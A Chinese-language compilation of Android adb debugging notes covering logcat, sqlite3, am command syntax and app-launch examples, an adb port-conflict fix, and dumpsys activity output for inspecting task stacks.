
27、记录无线通讯日志：

一般来说，无线通讯的日志非常多，在运行时没必要去记录，但我们还是可以通过命令，设置记录：

```
adb shell
logcat -b radio
```

28、获取设备的 ID 和序列号：

```
adb get-product
adb get-serialno
```



29、访问数据库 SQLite3

adb shell

sqlite3

#cd system/sd/data //进入系统内指定文件夹

#ls //列表显示当前文件夹内容

#rm -r xxx //删除名字为 xxx 的文件夹及其里面的所有文件

#rm xxx //删除文件 xxx

#rmdir xxx //删除 xxx 的文件夹

如要打开已存在数据库：

sqlite3 <路径>/dbname.db

30、常用命令：

【adb help】获取帮助

【adb get-serialno】获取设备串号

【adb root】获取 root 权限，对部分手机有用，大部分上市手机已经把这个功能给关闭了。获取 root 权限还可以通过豌豆夹等第三方工具。

【adb kill-server】杀死 adb 的 server 进程。

【adb start-server】启动 adb 的 server 进程。

【adb devices】查看建立连接的 android 终端。

【android list】显示所有 android 终端

【ddms】启动 ddms

【adb remount】重新加载硬盘。

【adb reboot】重新启动终端。

【adb install /path/appname】安装应用程序

【adb uninstall com.android.helloworld】卸载 helloworld，系统带的应用不可卸载。

【adb push /sourcepath/filename /destinationpath/filename】从 pc 端拷贝一个文件到终端

【adb pull /sourcepath/filename /destinationpath/filename】从终端拷贝一个文件到 pc 端

【adb logcat -v time -s TAGNAME】显示自定义的 TAGNAME 并显示时间

【adb ppp】通过 usb 启动 ppp

【adb monkey -p /path/appname -v 100】对程序进行强制测试 100 次

【adb shell】在 pc 端启动 shell 命令终端。

以上命令需要 pc 端的 root 权限，命令失效时，可以尝试切换工作目录到 sdk 的 tools 下，例如：sudo ./adb kill-server，sudo ./adb start-server。

6. shell 下命令，可以使用 BusyBox 工具集：

【am start -n {包名(package)}/{包名}.{活动 activity 名称}】启动某一个 app 的 activity，配置参考 AndroidManifest.xml，例如闹钟：

```
# am  start -n com.android.alarmclock/com.android.alarmclock.AlarmClock
```

【am broadcast -a android.intent.action.ActionName】发送广播消息

【setprop KEY VALUE】设置 key 的 property 值位 value

【getprop KEY】获取该 key 的 property 值

【getevent】获取所有事件

【watchprops】监听 property 值的变化

【stop SERVER】强行停止某一个服务

【start SERVER】启动某一个服务

【ioctl】控制设备

【dumpsys activity】显示活动栈信息

【top】显示瞬间的进程的资源占用等信息

【free】显示当前进程内存使用情况

【ps】显示进程的自身标识信息

【rm /path/filename】从终端删除一个文件

【mkdir】新建一个目录或者文件

【grep】查找特定内容

【ls】显示当前目录下的文件

【cd】切换当前目录

【chmod】更改文件属性

【cp】拷贝文件

【dd】复制文件

【mv】移动目录文件，或者改名

【cat】查看文件内容

【kill】杀死进程

【ipconfig】查看更改网络接口地址和参数

【ping】检测网络状态

【netstat】查看网络状态

【telnet】登录远程主机

【sqlite3 /path/DATABASENAME.db】打开某一个数据库。之后即可使用 select,insert,delete 等数据库操作命令

【tcpdump -p -nnn -vvv -s 0 -w /PATH/NAME.pcap port 80 and tcp】网络调试抓包

【gst-launch playbin uri=file:///system/media/audio/bootaudio.mp3】gst 多媒体框架，播放音频文件

【alsa_amixer】音频调试命令，可以切换声道，调节音量，切换设备。不同的芯片厂家的参数设置有所不同。

【alsa_aplay -D AndroidPlayback_Speaker_normal /cache/music/dial/0.wav】通过 alsa 播放 pcm 码流。

【alsa_arecord】通过 alsa 实现录音

【am start -n com.android.music/com.android.music.MediaPlaybackActivity -d /sdcard/bootaudio.mp3】启动 android 进程播放 mp3

【stack --symbols-dir=./out/target/product/NAME/symbols ramdump】查看调用堆栈

【exit】退出 shell

通过 adb shell， cd /system/bin，ls 可以列表出大部分可用的命令。

7. 部分 android 手机的 VenderID

0x0525 NXP 芯片

0x18D1 Broadcom2457 双卡芯片

0x2314 GHT Moke

0x04E8 AnyCall GT-I5508

0x22B8 Moto XT701 XT300

0x0BB4 HTC A8180

编译某个模块

```
make showcommands TARGET_PRODUCT=pnx6715_refd ONE_SHOT_MAKEFILE
#使之挂载为可写的

adb remount

#通过 adb 输入字符串，适合触摸屏或键盘不好用情况

adb shell input text “wap.sina.com”



#得到特定等级的 log:

logcat *:V   //V level

logcat *:I // I level

logcat *:* // all level

#得到特定等级包含某字符串的 log：

logcat *:V |grep SurfaceFlinger



#其它

adb shell setprop libc.debug.malloc 1

setprop dalvik.vm.checkjni true
```

```
setprop libc.debug.malloc 10

setprop setprop dalvik.vm.jniopts forcecopy

start

stop


#更新分区

sudo dd if=~/T72/android/out/target/product/smdkv210/system.ext4 of=/dev/mmcblk0p2

http://www.redwolf-blog.com/?p=1289
```

http://www.cnblogs.com/622698abc/archive/2013/06/11/3132306.html
http://blog.csdn.net/janronehoo/article/details/6863772

adb 端口被占用

adb server is out of date. killing...
1:今天调试 android 的时候发现一个诡异的问题

```
C:\Users\xxxx>adb start-server
adb server is out of date.    killing...
ADB server didn't ACK
* failed to start daemon *
```

adb 不管执行 shell devices 还是 logcat 都会报错

adb server is out of date. killing...

究其源就是 adb server 没启动

到 stackoverflow 上查了一下 经过分析整理如下：

```
C:\Users\xxxx>adb nodaemon server
cannot bind 'tcp:5037'
```

原来 adb server 端口绑定失败

继续查看到底是哪个端口给占用了

```
C:\Users\xxxxxx>netstat -ano | findstr "5037"
  TCP    127.0.0.1:5037         0.0.0.0:0              LISTENING       4236
  TCP    127.0.0.1:5037         127.0.0.1:49422        ESTABLISHED     4236
  TCP    127.0.0.1:49422        127.0.0.1:5037         ESTABLISHED     3840
```

打开任务管理器 kill 掉 4236 这个进程。ok

win2000 xp 适用 ntsd -c q -p PID，win7 可用 tasklist taskkiil /pid PID 杀掉

http://blog.csdn.net/id19870510/article/details/8489486

am 命令

usage: am [subcommand] [options]

start an Activity: am start [-D] [-W] <INTENT>
-D: enable debugging
-W: wait for launch to complete

start a Service: am startservice <INTENT>

send a broadcast Intent: am broadcast <INTENT>

start an Instrumentation: am instrument [flags] <COMPONENT>
-r: print raw results (otherwise decode REPORT_KEY_STREAMRESULT)
-e <NAME> <VALUE>: set argument <NAME> to <VALUE>
-p <FILE>: write profiling data to <FILE>
-w: wait for instrumentation to finish before returning

start profiling: am profile <PROCESS> start <FILE>
stop profiling: am profile <PROCESS> stop

start monitoring: am monitor [--gdb <port>]
--gdb: start gdbserv on the given port at crash/ANR

<INTENT> specifications include these flags:
[-a <ACTION>] [-d <DATA_URI>] [-t <MIME_TYPE>]
[-c <CATEGORY> [-c <CATEGORY>] ...]
[-e|--es <EXTRA_KEY> <EXTRA_STRING_VALUE> ...]

[--esn <EXTRA_KEY> ...]
[--ez <EXTRA_KEY> <EXTRA_BOOLEAN_VALUE> ...]
[-e|--ei <EXTRA_KEY> <EXTRA_INT_VALUE> ...]
[-n <COMPONENT>] [-f <FLAGS>]
[--grant-read-uri-permission] [--grant-write-uri-permission]
[--debug-log-resolution]
[--activity-brought-to-front] [--activity-clear-top]
[--activity-clear-when-task-reset] [--activity-exclude-from-recents]
[--activity-launched-from-history] [--activity-multiple-task]
[--activity-no-animation] [--activity-no-history]
[--activity-no-user-action] [--activity-previous-is-top]
[--activity-reorder-to-front] [--activity-reset-task-if-needed]
[--activity-single-top]
[--receiver-registered-only] [--receiver-replace-pending]
[<URI>]

今天看了下 adb shell 中的 am pm 命令，一些自己的见解和大多数官网的翻译。

先说下 am 命令，am 全称 activity manager，你能使用 am 去模拟各种系统的行为，例如去启动一个 activity，强制停止进程，发送广播进程，修改设备屏幕属性等等。当你在 adb shell 命令下执行 am 命令：

am 〈command〉
你也可以在 adb shell 前执行 am 命令：
adb shell am start -a android.intent.action.VIEW
关于一些 am 命令的介绍：

start [options] 〈INTENT〉：启动 activity 通过指定的 intent 参数。具体 intent 参数参照官方表。

startservice [options] 〈INTENT〉： 启动 service 通过指定的 intent 参数。具体 intent 跟 start 命令参数相同。

force-stop <PACKAGE> ： 强制停止指定的 package 包应用。

kill [options] <PACKAGE> ：杀死指定 package 包应用进程，该命令在安全模式下杀死进程，不影响用户体验。参数选项：--user <USER_ID> | all | current: 指定 user 进程杀死，如果不指定默认为所有 users。（关于 USER_ID 下面会介绍到）

kill-all ：杀死所有的后台进程。

broadcast [options] <INTENT> ：发送一个 intent。具体 intent 参数参照 start 命令参数。参数选项：--user <USER_ID> | all | current: 指定 user 进程杀死，如果不指定默认为所有 users。

instrument [options] <COMPONENT> ：测试命令，不多作介绍。

profile start <PROCESS> <FILE> ：在<PROCESS>进程中运行 profile，分析结果写到<FILE>里。

profile stop <PROCESS> ：停止 profile。

set-debug-app [options] <PACKAGE> ：设置 package 包应用为 debug 模式。参数选项：-w|--persistent：等待进入调试模式，保留值。

clear-debug-app ：清空之前用 set-debug-app 命令设置的 package 包应用。

以下命令查看官网：

monitor [options]
screen-compat [on|off] <PACKAGE>
display-size [reset|<WxH>]
display-density <dpi>
to-uri <INTENT>
to-intent-uri <INTENT>

adb shell am instrument [options] <COMPONENT>

作用：启动对 instrument 实例的监视。

参数[options]：

-e <key> <value> // -e 选项需要放在-w 选项之前

作用：提供了以键值对形式存在的测试选项。Android 中提供了多种键值对，具体参见下表。

举例：-e class com.android.phone.FIncomingCallTests#testRejectCall

-r

作用：以原始形式输出测试结果。该选项通常是在性能测试时与-e perf true 一起使用。

参数 <COMPONENT>：

-w <test_package_name>/<runner_class> //<test_package_name>和<runner_class>在测试工程的 AndroidManifest.xml 中查找

作用：保持 adb shell 打开直至测试完成

举例：-w com.android.phone.tests/com.android.phone.runners.FunctionalTestRunner

<key><value>参考表

Key	Value	Description
package	<Java_package_name>	The fully-qualified *Java* package name for one of the packages in the test application. Any test case class that uses this package name is executed. Notice that this is not an*Android* package name; a test package has a single Android package name but may have several Java packages within it.
class	<class_name>	The fully-qualified Java class name for one of the test case classes. Only this test case class is executed.
	<class_name>**#**method name	A fully-qualified test case class name, and one of its methods. Only this method is executed. Note the hash mark (#) between the class name and the method name.
func	true	Runs all test classes that extend InstrumentationTestCase.

unit	true	Runs all test classes that do *not* extend either InstrumentationTestCase or PerformanceTestCase.
size	[small | medium | large]	Runs a test method annotated by size. The annotations are @SmallTest, @MediumTest, and @LargeTest.
perf	true	Runs all test classes that implement PerformanceTestCase. When you use this option, also specify the -r flag for am instrument, so that the output is kept in raw format and not re-formatted as test results.
debug	true	Runs tests in debug mode.
log	true	Loads and logs all specified tests, but does not run them. The test information appears in STDOUT. Use this to verify combinations of other filters and test specifications.
emma	true	Runs an EMMA code coverage analysis and writes the output to /data//coverage.ec on the device. To override the file location, use the coverageFile key that is described in the following entry.

coverageFile <filename>	**Note:** This option requires an EMMA-instrumented build of the test application, which you can generate with the coverage target. Overrides the default location of the EMMA coverage file on the device. Specify this value as a path and filename in UNIX format. The default filename is described in the entry for the emma key

android 在开发者模式下，我们能够使用 adb 执行 andorid 手机上 system/bin/目录下的几乎所有命令。这些命令有的和 linux 的原始命令功能一样，有些是 android 独有的，有些是 MTK 添加的。但他们无一例外，功能都相当强大。熟练使用这些命令，可以有效的减少程序调试的工作量。

am 指令可以发送广播，可以启动 activity，可以启动服务，同时还能在特定的窗口关闭他们。因此对于 UI 调试和模块交叉调试十分有用，一是对于一些不设置 launcher 的动作的 activity，没有办法通过菜单启动，这时可以使用 am 指令，二是对于一些需要参数才能运行的 activity,直接运行可能出错或者无法调用其功能，需要 am 来启动。三是在一些 launcher 和屏幕锁窗口，没有办法直接调用其他程序，但其他程序又会在特定条件下在这些窗口启动，为了测试他们交互运行情况，需要 am 指令。四对于一些在特定某些广播下运行的服务，活动，广播接收器来说，调试难度很大，使用 am 可以轻松解决。

5 对于一些窗口调用出错的程序，也可以通过 am 指令来验证是发送出错还是接收出错

1.am 启动一个 activity

adb shell am start [options] <INTENT>

作用：启动一个 activity

举例：adb shell am start -a com.lt.test.action.SECOND

举例：adb shell am start -n com.lt.test/.MyActivity

说明：[options]与<INTENT>参见 http://developer.android.com/tools/help/adb.html#am

- adb shell am start -a android.intent.action.MAIN -c android.intent.category.LAUNCHER -n net.micod
- e.fileexplorer/net.micode.fileexplorer.FileExplorerTabActivity
-

Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=net.micode.filee
xplorer/.Fi

- leExplorerTabActivity }

可以精简下：

- adb shell am start -n net.micode.fileexplorer/net.micode.fileexplorer.FileExplorerTabActivity
- Starting: Intent { cmp=net.micode.fileexplorer/.FileExplorerTabActivity }

其中 FileExplorerTabActivity 是 fileexplorer App 应用程序的类名。

adb shell am start com.example.scr/.MainActivity

2.am 启动一个带参数的 activity

adb shell am start -n com.magcomm.touch/.TouchLetterActivity --es letter "e"

--es 传递的是字符串，还有 ei，el，ez 等参数

-n 使用包名加类名，还有 a 动作，c CATEGORY 等

3.am 发送一个广播，使用 action

adb shell am broadcast -a magcomm.action.TOUCH_LETTER

4.am 发送一个带参数的广播，使用 action

adb shell am broadcast [options] <INTENT>

作用：发送一个广播

举例：adb shell am broadcast -a "action_finish" （发送一个广播去关闭一个 activity）

举例：adb shell am broadcast -a android.intent.action.MASTER_CLEAR（恢复出厂设置的方法，会清除内存所有内容）

举例：adb shell am broadcast -n com.lt.test/.MyBroadcast

adb shell am broadcast -a magcomm.action.TOUCH_LETTER --es letter "e"

5.am 启动一个服务，不带参数时默认使用包名加类名启动，参数时 n，a，c

adb shell am startservice [options] <INTENT>

作用：启动一个 service

举例：adb shell am startservice -a com.lt.test.action.ONESERVICE

举例：adb shell am startservice -n com.lt.test/.MyService

adb shell am startservice com.android.music/.MediaPlaybackService

6.关闭一个 activity 或者服务之类，使用包名就行

adb shell am force-stop <PACKAGE>

作用：强制关闭一个应用程序

举例：adb shell am force-stop com.lt.test

adb shell am force-stop com.magcomm.touch

7.常用例子

启动的方法为

```
$ adb shell
$ am start -n {包(package)名}/{包名}.{活动(activity)名称}
```

程序的入口类可以从每个应用的 AndroidManifest.xml 的文件中得到，以计算器（calculator）为例，它的

package="com.android.calculator2" …>…

由此计算器（calculator）的启动方法为：

am start -n com.android.calculator2/com.android.calculator2.Calculator

对于 HelloActivity 这个示例工程，AndroidManifest.xml 如下所示：

package="com.example.android.helloactivity" …>

由此它的启动方法为：

am start -n com.example.android.helloactivity/com.example.android.helloactivity.HelloActivity

其他的一些应用启动命令，如下所示：

calendar（日历）的启动方法为：

```
# am start -n com.android.calendar/com.android.calendar.LaunchActivity
```

AlarmClock（闹钟）的启动方法为：

```
# am start -n com.android.alarmclock/com.android.alarmclock.AlarmClock
```

Music 和 Video（音乐和视频）的启动方法为：

```
# am start -n com.android.music/com.android.music.MusicBrowserActivity
```

```
# am start -n com.android.music/com.android.music.VideoBrowserActivity
```

```
# am start -n com.android.music/com.android.music.MediaPlaybackActivity
```

Camera（照相机）的启动方法为：

```
# am start -n com.android.camera/com.android.camera.Camera
```

Browser（浏览器）的启动方法为：

```
# am start -n com.android.browser/com.android.browser.BrowserActivity
```

一般情况希望，一个 Android 应用对应一个工程。值得注意的是，有一些工程具有多个活动（activity），而有一些应用使用一个工程。例如：在 Android 界面中，Music 和 Video 是两个应用，但是它们使用的都是 packages/apps/Music 这一个工程。而在这个工程的 AndroidManifest.xml 文件中，有

包含了不同的活动（activity）。

Music 和 Video（音乐和视频）的启动方法为：

```
# am start -n com.android.music/com.android.music.MusicBrowserActivity

# am start -n com.android.music/com.android.music.VideoBrowserActivity

# am start -n com.android.music/com.android.music.MediaPlaybackActivity
```

Camera（照相机）的启动方法为：

```
# am start -n com.android.camera/com.android.camera.Camera
```

Browser（浏览器）的启动方法为：

```
# am start -n com.android.browser/com.android.browser.BrowserActivity
```

启动浏览器 ：

```
am start -a android.intent.action.VIEW -d   http://www.google.cn/
```

拨打电话 ：

am start -a android.intent.action.CALL -d tel:10086

启动 google map 直接定位到北京 ：

am start -a android.intent.action.VIEW geo:0,0?q=beijing

url:http://greatverve.cnblogs.com/archive/2012/02/10/android-am.html

8.调试模式启动

开启 debug 主 activity，使用命令：

adb shell am start -D -W -n com.example/.TestRecordActivity

（这里通过分离文件得到文件内相应的方法来获取如何 debug 某一个方法例如 onclick）此命令可以启动某一个 activity

adb shell am start -e debug true -a android.intent.action.MAIN -c android.intent.category.LUNCHER -n org.jfedor.frozenbubble.Fz...

参考以下整理：

http://blog.chinaunix.net/uid-26997997-id-3350449.html
http://www.52rd.com/Blog/Detail_RD.Blog_blogercn_71675.html
http://blog.csdn.net/commonslok/article/details/9898247
http://blog.csdn.net/foreverhuylee/article/details/20152447

http://blog.longwin.com.tw/...hitcon-note-2011/
http://myeyeofjava.iteye.com/blog/1564747
http://blog.csdn.net/tcpipstack/article/details/8553965

dumpsys 命令

使用 adb shell dumpsys 检测 Android 的 Activity 任务栈

谈起 Android 程序开发，就需要了解其四个主要的部件：Activity、Service、ContentProvider、 BroadcastReceiver。而其中 Activity 是唯一直接控制程序界面呈现，直面用户操作的部件（当然 BrowadCastReceiver 也能通过桌面控件(App Widgets)来呈现有限的操作界面）。Android 对于 Activity 有严格的生命周期控制，以限制开发者在适当的回调函数里的放上合适的代码。对于多个 Activity 的转换，Android 也有非常好的管理和流畅的切换，对此 Android 还引入了任务栈(Task Stack)的概念，这个概念对于 Android 设备上得返回按键有极其重要的联系。

(大部分文档都将其表述为 Tasks and Back Stack，但从官方文档的描述来看，Android 的相对于 Activity 讲到的 Task 都视为一个存放 Activities 的 Stack，所以将其称为 Task Stack 也不为过。)

在 AndroidManifest 中申明所要用到的 Activity 时可以设置不同的 launchMode 来得到不同的 Activity“启动”效果。在使用 startActivity 开启新的 Activity 时，传入的 Intent 也可以设置不同的 Flag 来达到不同的效果。另一方面，在 Activity 启动时它可能又开启了另一个 Activity，或者调用了 finish()函数终结了 Activity。

这使得 Activity 栈变得无法掌握，有时候按下返回按钮或者点击关闭当前 Activity 的操作，都不知道 Android 系统会把程序带到那个 Activity，不确定这是否是最后一个 Activity 以致退出了整个程序。亦或者一些按钮和操作循环产生 Activity 而造成内存膨胀。对于这些 问题，如果能够在调试期间知道当前任务栈的情况，就能很方便的观察和发现问题存在的原因，进而选择正确的 launchMode，设置恰当 Intent 的 Flag 来使程序达到预期的效果。

通过 ActivityManager 获取状态

Android 提供了 ActivityManger 来帮助开发者了解运行期间的状态，通过调用 getRunningTasks(int)方法，就可以在得到 RunningTaskInfo 的列表，其代表着当前 Android 设备正在运行着的 Task。从 RunningTaskInfo 中又可以进一步得到更多的信息。

```
1. ActivityManager am = (ActivityManager)getSystemService(Context.ACTIVITY_SERVICE);
2. List<RunningTaskInfo> runningTaskInfoList =  am.getRunningTasks(10);
3. for (RunningTaskInfo runningTaskInfo : runningTaskInfoList) {
4.     log("id: " + runningTaskInfo.id);
5.     log("description: " + runningTaskInfo.description);
6.     log("number of activities: " + runningTaskInfo.numActivities);
7.     log("topActivity: " + runningTaskInfo.topActivity);
8.     log("baseActivity: " + runningTaskInfo.baseActivity.toString());
9. }
```

例如文中提供的示例程序中定义了 4 个具有不同 launchMode 的 Activity，每点击一次菜单栏上得选项就会弹出一个新的 Activity（或者将指定 Singleton 的 Activity 置前）。

Activity 上显示的数字则指示 startActivity()被第几次调用时开启了这个 Activity。有一些 Singleton 的会显示多个数字，也表明它是被复用的。

因为在 onCreate()方法上放置了上述代码，所以观察 log 就能发现当前有多少个 Task 在被执行，每个 Task 又有多少个 Activities。

```
D/IDER    ( 3700): ====================
D/IDER    ( 3700): --------------------
D/IDER    ( 3700): id: 25
D/IDER    ( 3700): description: null
D/IDER    ( 3700): number of activities: 4
D/IDER    ( 3700): topActivity: ComponentInfo{com.iderzheng/com.iderzheng.StandardActivity}
D/IDER    ( 3700): baseActivity: ComponentInfo{com.iderzheng/com.iderzheng.SingleTaskActivity}
D/IDER    ( 3700): --------------------
D/IDER    ( 3700): id: 24
D/IDER    ( 3700): description: null
```

```
D/IDER    ( 3700): number of activities: 1
D/IDER    ( 3700): topActivity: ComponentInfo{com.iderzheng/com.iderzheng.SingleInstanceActivity}
D/IDER    ( 3700): baseActivity: ComponentInfo{com.iderzheng/com.iderzheng.SingleInstanceActivity}
D/IDER    ( 3700): ----------------------
D/IDER    ( 3700): id: 23
D/IDER    ( 3700): description: null
D/IDER    ( 3700): number of activities: 2
D/IDER    ( 3700): topActivity: ComponentInfo{com.iderzheng/com.iderzheng.StandardActivity}
D/IDER    ( 3700): baseActivity: ComponentInfo{com.iderzheng/com.iderzheng.MainActivity}
D/IDER    ( 3700): ----------------------
D/IDER    ( 3700): id: 1
D/IDER    ( 3700): description: null
D/IDER    ( 3700): number of activities: 1
D/IDER    ( 3700): topActivity: ComponentInfo{com.android.launcher/com.android.launcher2.Launcher}
D/IDER    ( 3700): baseActivity: ComponentInfo{com.android.launcher/com.android.launcher2.Launcher}
```

缺点

必须在程序中注入调试代码，因为要控制在发布时代码必须被清理了。RunningTaskInfo 虽然能够告诉我们有多少个 Activity 保存在其上，但是没有提供完整的列表，只能看到头尾两个 Activity。给出的两个 Activity 的属性：topActivity 和 baseActivity 也只是 ComponentName 类型，并非真实的 Activity 对象，因此除了类的名字没有其他更多信息。

手动记录和管理 Activities 栈

Activity 的创建和销毁都会有相应的回调函数：onCreate()，onDestroy()。因此可以自建一个静态全局 Stack 对象，在 onCreate()时候讲当前 Activity 对象加入到 Stack 中，而在 onDestroy()时把它从 Stack 中移除。这样我们就随时可以知道当前 Activity 的详细情况了。

缺点

要让所有 Activity 的 onCreate()和 onDestroy()方法上有对应的进出栈的方法，要么有统一的基类，要么强制每个 Activity 都加入这些代码，但两种方式都不完美。另外也很难模拟 singleTask 这类会创建出新的 Task 的情况，这时光使用一个 Stack 就不足够了，要考虑所有的情况又不太可能。再者如同使用 ActivityManager 一样这些代码也应该只出现在调试阶段

使用 adb shell 指令

Android 还为开发者提供了 adb(Android Debug Bridge)，这是非常强大的调试工具。最常用的自然是 logcat 来显示日志记录。另外一个很强大的指令就是这里要提到的 dumpsys。dumpsys 还可以添加不同的参数来指示需要输出哪一类 Service 的信息。对于本文提到的内容，需要查看的就是 activity，指令就是：

```
adb shell dumpsys activity
```

输入上述指令，就能得到关于设备非常长的一段讯息，单是也能清晰看出它们比较详细的分类

```
ACTIVITY MANAGER PENDING INTENTS (dumpsys activity intents)
  * PendingIntentRecord{42b05f20 com.android.vending startService}
  ... ... ... ...

ACTIVITY MANAGER BROADCAST STATE (dumpsys activity broadcasts)
  Historical broadcasts [foreground]:
  #0: BroadcastRecord{430d2fb8 u-1 android.intent.action.TIME_TICK}
    act=android.intent.action.TIME_TICK flg=0x50000014 (has extras)
    extras: Bundle[{android.intent.extra.ALARM_COUNT=1}]
  ... ... ... ...

ACTIVITY MANAGER CONTENT PROVIDERS (dumpsys activity providers)
```

```
  Published single-user content providers (by class):
  * ContentProviderRecord{429d18a8 u0 com.android.phone/.IccProvider}
    proc=ProcessRecord{429765d8 858:com.android.phone/1001}
    singleton=true
    authority=icc
  ... ... ... ...

ACTIVITY MANAGER SERVICES (dumpsys activity services)
  User 0 active services:
  * ServiceRecord{429f8668 u0 com.android.bluetooth/.hid.HidService}
    app=null
    created=-1h44m27s317ms started=false connections=0
  ... ... ... ...

ACTIVITY MANAGER ACTIVITIES (dumpsys activity activities)
  Stack #0:
    Task id #28
      TaskRecord{43525058 #28 A=com.android.systemui U=0 sz=1}
      Intent { act=com.android.systemui.recent.action.TOGGLE_RECENTS flg=0x10c00000
cmp=com.android.systemui/.recent.RecentsActivity (has extras) }
        Hist #0: ActivityRecord{428d1ae8 u0 com.android.systemui/.recent.RecentsActivity t28}
          Intent { act=com.android.systemui.recent.action.TOGGLE_RECENTS flg=0x10800000
cmp=com.android.systemui/.recent.RecentsActivity bnds=[328,886][656,1176] }
          ProcessRecord{42968230 695:com.android.systemui/u0a12}
  ... ... ... ...

ACTIVITY MANAGER RUNNING PROCESSES (dumpsys activity processes)
  Process LRU list (sorted by oom_adj, 28 total, non-act at 3, non-svc at 3):
```

```
    PERS #27: sys   F/ /P  trm: 0 605:system/1000 (fixed)
  ... ... ... ...
```

每一个类别都有一个括号内容，给出了更加详细的指令来查看该类别下更多具体内容。因此再来尝试指令：

```
db shell dumpsys activity activities
```

就能看到下边的结果

```
CTIVITY MANAGER ACTIVITIES (dumpsys activity activities)
  Stack #0:
    Task id #28
    * TaskRecord{43525058 #28 A=com.android.systemui U=0 sz=1}
      ... ... ... ...
      * Hist #0: ActivityRecord{428d1ae8 u0 com.android.systemui/.recent.RecentsActivity t28}
          ... ... ... ...
    Task id #1
    * TaskRecord{429a35f8 #1 A=com.android.launcher U=0 sz=1}
      ... ... ... ...
      * Hist #0: ActivityRecord{429a1760 u0 com.android.launcher/com.android.launcher2.Launcher t1}
          ... ... ... ...

    Running activities (most recent first):
      TaskRecord{43525058 #28 A=com.android.systemui U=0 sz=1}
        Run #1: ActivityRecord{428d1ae8 u0 com.android.systemui/.recent.RecentsActivity t28}
      TaskRecord{429a35f8 #1 A=com.android.launcher U=0 sz=1}
        Run #0: ActivityRecord{429a1760 u0 com.android.launcher/com.android.launcher2.Launcher t1}

    mLastPausedActivity: ActivityRecord{428d1ae8 u0 com.android.systemui/.recent.RecentsActivity t28}
```

```
  Stack #1:
    Task id #25
    * TaskRecord{42b0ee20 #25 I=com.iderzheng/.SingleTaskActivity U=0 sz=5}
      numActivities=5 rootWasReset=false userId=0 mTaskType=0 numFullscreen=5 mOnTopOfHome=true
      intent={cmp=com.iderzheng/.SingleTaskActivity}
      realActivity=com.iderzheng/.SingleTaskActivity
      Activities=[ActivityRecord{42a7e160 u0 com.iderzheng/.SingleTaskActivity t25}, ActivityRecord{42bffdf0 u0
com.iderzheng/.StandardActivity t25}, ActivityRecord{42e9e8f8 u0 com.iderzheng/.SingleTopActivity t25},
ActivityRecord{434c2238 u0 com.iderzheng/.StandardActivity t25}, ActivityRecord{4279d2d8 u0
com.iderzheng/.SingleTopActivity t25}]
      askedCompatMode=false
      lastThumbnail=null lastDescription=null
      lastActiveTime=6229735 (inactive for 357s)
      * Hist #4: ActivityRecord{4279d2d8 u0 com.iderzheng/.SingleTopActivity t25}
          packageName=com.iderzheng processName=com.iderzheng
          launchedFromUid=10124 launchedFromPackage=com.iderzheng userId=0
          app=ProcessRecord{4312cbb0 3700:com.iderzheng/u0a124}
          Intent { cmp=com.iderzheng/.SingleTopActivity bnds=[328,580][656,870] }
          frontOfTask=false task=TaskRecord{42b0ee20 #25 I=com.iderzheng/.SingleTaskActivity U=0 sz=5}
          taskAffinity=com.iderzheng
          realActivity=com.iderzheng/.SingleTopActivity
          baseDir=/data/app/com.iderzheng-1.apk
          dataDir=/data/data/com.iderzheng
          stateNotNeeded=false componentSpecified=true mActivityType=0
          compat={320dpi} labelRes=0x7f0a0013 icon=0x7f020057 theme=0x7f0b0000
          config={1.0 310mcc?mnc en_US ldltr sw384dp w384dp h567dp 320dpi nrml port finger -keyb/v/h -nav/h s.7}
          launchFailed=false launchCount=0 lastLaunchTime=-1h40m33s397ms
```

```
        haveState=false icicle=null
        state=RESUMED stopped=false delayedResume=false finishing=false
        keysPaused=false inHistory=true visible=true sleeping=false idle=true
        fullscreen=true noDisplay=false immersive=false launchMode=1
        frozenBeforeDestroy=false thumbnailNeeded=false forceNewConfig=false
        mActivityType=APPLICATION_ACTIVITY_TYPE
        thumbHolder: 42b0ee20 bm=null desc=null
        waitingVisible=false nowVisible=true lastVisibleTime=-5m56s862ms
  ... ... ... ...

  Running activities (most recent first):
    TaskRecord{42b0ee20 #25 I=com.iderzheng/.SingleTaskActivity U=0 sz=5}
      Run #7: ActivityRecord{4279d2d8 u0 com.iderzheng/.SingleTopActivity t25}
    TaskRecord{429e9558 #24 A=com.iderzheng U=0 sz=1}
      Run #6: ActivityRecord{429d5408 u0 com.iderzheng/.SingleInstanceActivity t24}
    TaskRecord{42b0ee20 #25 I=com.iderzheng/.SingleTaskActivity U=0 sz=5}
      Run #5: ActivityRecord{434c2238 u0 com.iderzheng/.StandardActivity t25}
      Run #4: ActivityRecord{42e9e8f8 u0 com.iderzheng/.SingleTopActivity t25}
      Run #3: ActivityRecord{42bffdf0 u0 com.iderzheng/.StandardActivity t25}
